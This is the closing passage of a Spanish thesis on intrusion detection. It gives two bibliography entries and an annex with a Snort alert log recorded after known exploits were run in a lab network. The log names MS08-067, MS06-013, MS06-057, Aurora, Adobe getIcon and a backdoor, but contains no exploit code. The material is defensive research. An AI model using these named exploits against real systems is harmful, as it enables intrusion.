[23] *Adobe Document management – Portable document format PDF 1.7.* Disponible [Internet]: < http://www.adobe.com/> [2 de septiembre de 2011]

[24] *VMware player.* Disponible [Internet]: <http://www.vmware.com/products/player//> [2 de septiembre de 2011]

Anexo A

Fichero de alertas

A continuación se muestra un fichero de generado por Snort después de una ejecución secuencial de todos los exploits.

```
[**] [1:1000001:1] R1 MS08_067_NETAPI DETECTADO [**]
[Priority: 0]
08/26-11:10:03.825077 192.168.187.1:59929 -> 192.168.187.129:445
TCP TTL:64 TOS:0x0 ID:42369 IpLen:20 DgmLen:233 DF
***AP*** Seq: 0xC1EE24EB  Ack: 0x7CD9DF39  Win: 0x73  TcpLen: 32
TCP Options (3) => NOP NOP TS: 164336 5166

[**] [1:1000001:1] R1 MS08_067_NETAPI DETECTADO [**]
[Priority: 0]
08/26-11:10:03.827072 192.168.187.129:445 -> 192.168.187.1:59929
TCP TTL:128 TOS:0x0 ID:341 IpLen:20 DgmLen:313 DF
***AP*** Seq: 0x7CD9DF39  Ack: 0xC1EE25A0  Win: 0xF9E3  TcpLen: 32
TCP Options (3) => NOP NOP TS: 5166 164336

[**] [1:1000001:1] R1 MS08_067_NETAPI DETECTADO [**]
[Priority: 0]
08/26-11:10:03.832501 192.168.187.1:59929 -> 192.168.187.129:445
TCP TTL:64 TOS:0x0 ID:42370 IpLen:20 DgmLen:469 DF
***AP*** Seq: 0xC1EE25A0  Ack: 0x7CD9E03E  Win: 0x7B  TcpLen: 32
TCP Options (3) => NOP NOP TS: 164337 5166

[**] [1:1000002:1] R2 MS08_067_NETAPI DETECTADO [**]
[Priority: 0]
08/26-11:10:03.841000 192.168.187.1:59929 -> 192.168.187.129:445
TCP TTL:64 TOS:0x0 ID:42372 IpLen:20 DgmLen:129 DF
***AP*** Seq: 0xC1EE27A8  Ack: 0x7CD9E0C0  Win: 0x7B  TcpLen: 32
TCP Options (3) => NOP NOP TS: 164338 5166

[**] [1:1000003:1] R3 AMAYA_BDO DETECTADO [**]
[Priority: 0]
08/26-11:11:08.449671 192.168.187.1:8080 -> 192.168.187.129:1043
TCP TTL:64 TOS:0x0 ID:8928 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xFDEDB9F7  Ack: 0xFC38F89F  Win: 0x3CB8  TcpLen: 20
```

```
[**] [1:1000003:1] R3 AMAYA_BDO DETECTADO [**]
[Priority: 0]
08/26-11:11:08.450250 192.168.187.1:8080 -> 192.168.187.129:1043
TCP TTL:64 TOS:0x0 ID:8929 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xFDEDBFAB  Ack: 0xFC38F89F  Win: 0x3CB8  TcpLen: 20

[**] [1:1000003:1] R3 AMAYA_BDO DETECTADO [**]
[Priority: 0]
08/26-11:11:08.450471 192.168.187.1:8080 -> 192.168.187.129:1043
TCP TTL:64 TOS:0x0 ID:8930 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xFDEDC55F  Ack: 0xFC38F89F  Win: 0x3CB8  TcpLen: 20

[**] [1:1000003:1] R3 AMAYA_BDO DETECTADO [**]
[Priority: 0]
08/26-11:11:08.454477 192.168.187.1:8080 -> 192.168.187.129:1043
TCP TTL:64 TOS:0x0 ID:8931 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xFDEDCB13  Ack: 0xFC38F89F  Win: 0x3CB8  TcpLen: 20

[**] [1:1000003:1] R3 AMAYA_BDO DETECTADO [**]
[Priority: 0]
08/26-11:11:08.454487 192.168.187.1:8080 -> 192.168.187.129:1043
TCP TTL:64 TOS:0x0 ID:8932 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xFDEDD0C7  Ack: 0xFC38F89F  Win: 0x3CB8  TcpLen: 20

[**] [1:1000004:1] R4 MS06_057 SET-SLICE DETECTADO [**]
[Priority: 0]
08/26-11:14:07.791040 192.168.187.1:8080 -> 192.168.187.129:1046
TCP TTL:64 TOS:0x0 ID:60889 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0xA62823B2  Ack: 0xC854C0A  Win: 0x3CB8  TcpLen: 20

[**] [1:1000005:1] R5 MS06_013 createTextRange DETECTADO [**]
[Priority: 0]
08/26-11:16:02.973761 192.168.187.1:8080 -> 192.168.187.129:1049
TCP TTL:64 TOS:0x0 ID:34244 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x10AF9D11  Ack: 0xBBB6DCF8  Win: 0x3CB8  TcpLen: 20

[**] [1:1000008:1] R8 MS06_013 createTextRange radio DETECTADO [**]
[Priority: 0]
08/26-11:16:02.973764 192.168.187.1:8080 -> 192.168.187.129:1049
TCP TTL:64 TOS:0x0 ID:34245 IpLen:20 DgmLen:745 DF
***AP*** Seq: 0x10AFA2C5  Ack: 0xBBB6DCF8  Win: 0x3CB8  TcpLen: 20

[**] [1:1000009:2] R9 MS06_067 KEYFRAME DETECTADO [**]
[Priority: 0]
08/26-11:24:38.574655 192.168.187.1:8080 -> 192.168.187.129:1079
TCP TTL:64 TOS:0x0 ID:51115 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x7441AB6C  Ack: 0x40AD1AF2  Win: 0x3CB8  TcpLen: 20

[**] [1:1000010:1] R10 adobe_geticon DETECTADO [**]
[Priority: 0]
08/26-11:27:54.204157 192.168.187.1:8080 -> 192.168.187.129:1067
TCP TTL:64 TOS:0x0 ID:53199 IpLen:20 DgmLen:645 DF
***AP*** Seq: 0xAA0908BA  Ack: 0xA70B3425  Win: 0x3CB8  TcpLen: 20
```

```
    [**] [1:1000011:1] R11 ms10_002_aurora o msvidctl_mpeg2 DETECTADO
[**]
    [Priority: 0]
    08/26-11:31:52.392322 192.168.187.1:8080 -> 192.168.187.129:1073
    TCP TTL:64 TOS:0x0 ID:27158 IpLen:20 DgmLen:839 DF
    ***AP*** Seq: 0x87DC1934  Ack: 0x3FAB191E  Win: 0x40E8  TcpLen: 20

    [**] [1:1000011:1] R11 ms10_002_aurora o msvidctl_mpeg2 DETECTADO
[**]
    [Priority: 0]
    08/26-11:36:21.268086 192.168.187.1:8080 -> 192.168.187.129:1076
    TCP TTL:64 TOS:0x0 ID:50163 IpLen:20 DgmLen:1500 DF
    ***A**** Seq: 0x83A2525F  Ack: 0x4C9E0F31  Win: 0x40E8  TcpLen: 20
```